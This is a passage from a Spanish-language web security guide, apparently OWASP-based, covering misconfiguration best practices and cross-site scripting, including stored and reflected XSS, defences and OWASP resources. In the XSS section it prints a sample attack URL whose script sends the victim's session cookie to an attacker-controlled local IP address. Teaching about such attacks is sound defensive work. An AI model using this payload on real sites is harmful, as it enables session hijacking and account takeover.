-En los sistemas actualizados, las últimas características de seguridad están deshabilitadas o no están configuradas de forma segura.

-El software está desactualizado o es vulnerable.

-Aplicaciones heredadas intentando comunicarse con aplicaciones inexistentes.

BUENAS PRÁCTICAS

-Implementar una tarea para revisar y actualizar las configuraciones adecuadas a todas las notas de seguridad, actualizaciones y parches.
-Una arquitectura de aplicación segmentada que proporcione una separación efectiva y segura entre componentes o inquilinos, con segmentación.
-Un proceso automatizado para verificar la eficacia de las configuraciones y ajustes en todos los entornos.
-Considerar la posibilidad de ejecutar escaneos y hacer auditorías periódicamente para ayudar a detectar futuros errores de configuración o parches faltantes.

RECURSOS
https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/02-Configuration_and_Deployment_Management_Testing/README
https://owasp.org/www-project-application-security-verification-standard/

7. CROSS-SITE SCRIPTING (XSS)

El cross-site scripting (también conocido como XSS) es una vulnerabilidad de seguridad web que permite a un atacante comprometer las interacciones que los usuarios tienen con una aplicación vulnerable. Las vulnerabilidades de secuencias de comandos entre sitios normalmente permiten a un atacante hacerse pasar por un usuario víctima, llevar a cabo cualquier acción que el usuario pueda realizar y acceder a cualquier dato del usuario. Si el usuario víctima tiene acceso privilegiado dentro de la aplicación, entonces el atacante podría obtener el control total de todas las funcionalidades y datos de la aplicación.
Hoy en día existen multitud de herramientas automatizadas que explotan esta vulnerabilidad. Para hacernos una idea de la magnitud, cerca de 2⁄3 de todas las aplicaciones web presentan algún tipo de XSS.
El impacto del XSS es moderado para el XSS reflejado, y severo para el XSS almacenado, con ejecución de código remoto en el navegador de la víctima, como el robo de credenciales, sesiones o la entrega de malware a la víctima.
Existen 2 tipos de vulnerabilidades de Cross-Site Scripting:

-**Cross Site Scripting persistente** → Si el código que hemos insertado se queda almacenado en el servidor, por ejemplo formando parte de una contribución en un foro, el ataque se dice que es persistente.
Cualquier usuario que entre a leer dicha contribución leerá el texto inocente pero probablemente no así el código inyectado, que sin embargo sí será interpretado por el navegador del visitante, ejecutando las instrucciones que el hacker haya definido.
-**Cross Site Scripting reflejado** → Pero si el código que insertamos no se queda almacenado en la web, sino que va embebido dentro de un enlace que se hace llegar de algún modo a la víctima para que pinche en él, se dice que este tipo de ataque es reflejado. Se llama así porque, si finalmente la víctima pincha en el

enlace, el navegador le llevará a la página en cuestión, que normalmente es un sitio legal donde el usuario tiene cuenta abierta, y a continuación ejecutará el código embebido, el cual intentará robarle la "cookie" de la sesión, o los datos que introduzca en el formulario, o incluso podrá desencadenar acciones más sofisticadas en su PC. Pero la característica diferencial con el anterior ataque es que en este caso en el servidor web no queda almacenado nada. Por eso, este tipo de ataque es más difícil de detectar y de perseguir. Además, esa URL construida a propósito, puede ofuscarse para que no levante sospechas entre sus potenciales víctimas. Otra característica diferencial es que ahora, este ataque sí que puede estar dirigido contra un usuario concreto, al que se quiere suplantar en el acceso al servidor.
Veamos un ejemplo:
Un atancante envía esta URL a una víctima (en este caso no lo hago pero se podría ofuscar la URL para que no tuviera esta apariencia):

https://insecure-website.com/status?message=*<script>document.write('<img src="htpp://192.168.1.57:8080/david.jpg?cookie='+ document.cookie +'">')</script>*

Si el usuario visita la URL construida por el atacante, entonces el script del atacante se ejecuta en el navegador del usuario, en el contexto de la sesión de ese usuario con la aplicación. En ese momento, el script puede llevar a cabo cualquier acción, un robo de la cookie de sesión en este caso.

BUENAS PRÁCTICAS

-Utilizando frameworks que escapan automáticamente al XSS por diseño, como los últimos Ruby on Rails, React JS. Conozca las limitaciones de la protección XSS de cada framework y maneje adecuadamente los casos de uso que no están cubiertos.
-Escapar los datos de solicitud HTTP sospechosos basados en el contexto en la salida HTML (cuerpo, atributo, JavaScript, CSS o URL) resolverá las vulnerabilidades XSS reflejadas y almacenadas. La hoja de trucos de OWASP "Prevención de XSS" tiene detalles sobre las técnicas de escape de datos necesarias.
-La aplicación de la codificación sensible al contexto cuando se modifica el documento del navegador en el lado del cliente actúa contra el DOM XSS. Cuando esto no puede evitarse, pueden aplicarse técnicas de escape sensibles al contexto a las APIs del navegador.

RECURSOS

https://owasp.org/www-project-proactive-controls/v3/en/c4-encode-escape-data
https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/01-Testing_for_Reflected_Cross_Site_Scripting
https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

8. INCLUSIÓN DE FICHEROS (LOCAL Y REMOTO)